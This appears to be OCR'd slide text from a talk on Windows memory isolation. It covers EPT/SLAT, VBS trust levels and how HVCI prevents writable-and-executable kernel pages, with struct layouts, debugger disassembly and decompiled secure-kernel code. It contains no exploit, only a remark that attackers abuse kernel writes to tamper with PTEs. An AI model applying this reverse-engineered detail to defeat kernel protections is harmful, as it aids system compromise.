
Private Memory Isolation

Modern OS only lookup virtual memory from PML4 to get the physical memory address & memory status. But it's vulnerabl e while BYOVKD happened, because attackers can abuse arbitrary kernel write to locate and control PTEs for manipulation of existing kernel code.




Each EPROCESS have their own CR3 (KPROCESS.DirectBase) to keep their current context, and PTEs keep the status of th e allocated memory

How’s Intel Hypervisor Works?




“When a VM access physical memory, with EPT enabled, the hypervisor will tell the CPU to intercept this request. And translate the memory the virtual machine is trying to access into actual physical memory.”

How's Intel Hypervisor Works?



Second Level Address Translation (SLAT)




```
typedef union _EPT_PTE {
    ULONG64 All;
    struct {
        UINT64 Read : 1; // bit 0
        UINT64 Write : 1; // bit 1
        UINT64 Execute : 1; // bit 2
        UINT64 EPTMemoryType : 3; // bit 5:3 (EPT Memory type)
        UINT64 IgnorePAT : 1; // bit 6
        UINT64 Ignored1 : 1; // bit 7
        UINT64 AccessedFlag : 1; // bit 8
        UINT64 DirtyFlag : 1; // bit 9
        UINT64 ExecuteForUserMode : 1; // bit 10
        UINT64 Ignored2 : 1; // bit 11
        UINT64 PhysicalAddress : 36; // bit (N-1):12 or PFN
        UINT64 Reserved : 4; // bit 51:N
        UINT64 Ignored3 : 11; // bit 62:52
        UINT64 SuppressVE : 1; // bit 63
    }Fields;
}EPT_PTE, *PEPT_PTE;
```

EPT (Extended Page Tables)
“At a basic level, SLAT (EPT) allows the hypervisor to create an additional translation of memory - giving the hypervisor power to delegate memory how it sees fit.”

Only executing Intel HyperCall instructions with Supervisor Privilege (Ring0) allows to set the EPT


But it sounds expensive, right?
Yeah, so this will work only you really want to run VMs :)

Virtualization-based Security (VBS)

- Isolation is manifest through VTL (Virtual Trust Levels)
  - VTL 1 – (System VM) “secure kernel” - securekernel.exe
  - VTL 0 – (Guest VM) “normal kernel” end-users interact with – ntoskrnl.exe
  - Both of these VTLs are located in the root partition. You can think of these two VTLs as “isolated virtual machines” and they “share” the same physical memory address space.
- EPTE used by Hypervisor-Protected Code Integrity (HVCI)
  - EPTEs are used to create a “second view” of memory
  - With this view describing all of RAM as either readable and writable (RW) but not executable - or readable and executable - but not writable, when dealing with HVCI.
  - This ensures that no pages exist in the kernel which are writable and executable at the same time - which is a requirement for unsigned-code!

```
typedef union _EPT_PTE {
    ULONG64 All;
    struct {
        UINT64 Read : 1; // bit 0
        UINT64 Write : 1; // bit 1
        UINT64 Execute : 1; // bit 2
        UINT64 EPTMemoryType : 3; // bit 5:3 (EPT Memory type)
        UINT64 IgnorePAT : 1; // bit 6
        UINT64 Ignored1 : 1; // bit 7
        UINT64 AccessedFlag : 1; // bit 8
        UINT64 DirtyFlag : 1; // bit 9
        UINT64 ExecuteForUserMode : 1; // bit 10
        UINT64 Ignored2 : 1; // bit 11
        UINT64 PhysicalAddress : 36; // bit (N-1):12 or PFN
        UINT64 Reserved : 4; // bit 51:N
        UINT64 Ignored3 : 11; // bit 62:52
        UINT64 SuppressVE : 1; // bit 63
    }Fields;
}EPT_PTE, *PEPT_PTE;
```

Extended Page Table Entry (EPTE)



Use Hyper-V to Prevent RWX

- **VSM startup section of Windows Internals 7**
  - *"… Starts the VTL secure memory manager finally walks the NT loaded module list to establish each driver state, creating a NAR (normal address range) data structure for each one and compiling an Normal Table Entry (NTE) for every page composing the boot driver's sections. FURTHERMORE, THIS APPLIES THE CORRECT VTL 0 SLAT PROTECTION TO EACH DRIVER'S SECTIONS."*

- Intel SLAT: CPU will follow this table when HVCI is on

```
kd> u HvcallInitiateHypercall
nt!HvcallInitiateHypercall:
fffff800`0e52eea0 4883ec28        sub     rsp,28h
fffff800`0e52eea4 488b0555e41900  mov     rax,qword ptr [nt!HvcallCodeVa (fffff800`0e
fffff800`0e52eeab ffd0            call    rax
fffff800`0e52eead 0f1f00          nop     dword ptr [rax]
fffff800`0e52eeb0 4883c428        add     rsp,28h
fffff800`0e52eeb4 c3              ret
fffff800`0e52eeb5 cc              int     3
fffff800`0e52eeb6 cc              int     3
kd> u poi(nt!HvcallCodeVa)
fffff800`0e0f9000 0f01c1          vmcall
fffff800`0e0f9003 c3              ret
```

https://msrc.microsoft.com/blog/2018/12/first-steps-in-hyper-v-research

```
if ( (SkmiFlags & 0x10) != 0 && (pageProtection & 2) != 0 )
{
  v0 = v33 & 0xFE0FFFFFFFFFFFDFui64 | ((unsigned __int64)(pageProtection & 0x1F) << 52);
  if ( (*(_DWORD *)(v1 + 0x68) & 0x800000) != 0 && (unsigned int)SkmiRelocateBootPage(v3, v32, 2i64) )
  {
    v0 ^= (v0 ^ *(_QWORD *)v3) & 0xFFFFFFFFFF000i64;
  }
  else
  {
    if ( !(unsigned int)SkmiClaimPhysicalPage(PFN, 0x48005i64) )
      return 0xC0000018i64;
    result = SkmiProtectSinglePage(PFN, 0x102);
    if ( (int)result < 0 )
      return result;
  }
}
else
{
  v0 = v30 & 0xFE0FFFFFFFFFFFDFui64 | 0x20;
  if ( !(unsigned int)SkmiClaimPhysicalPage(PFN, 32770i64) )
    return 0xC0000018i64;
}
```

securekernel!SkmiProtectSinglePage

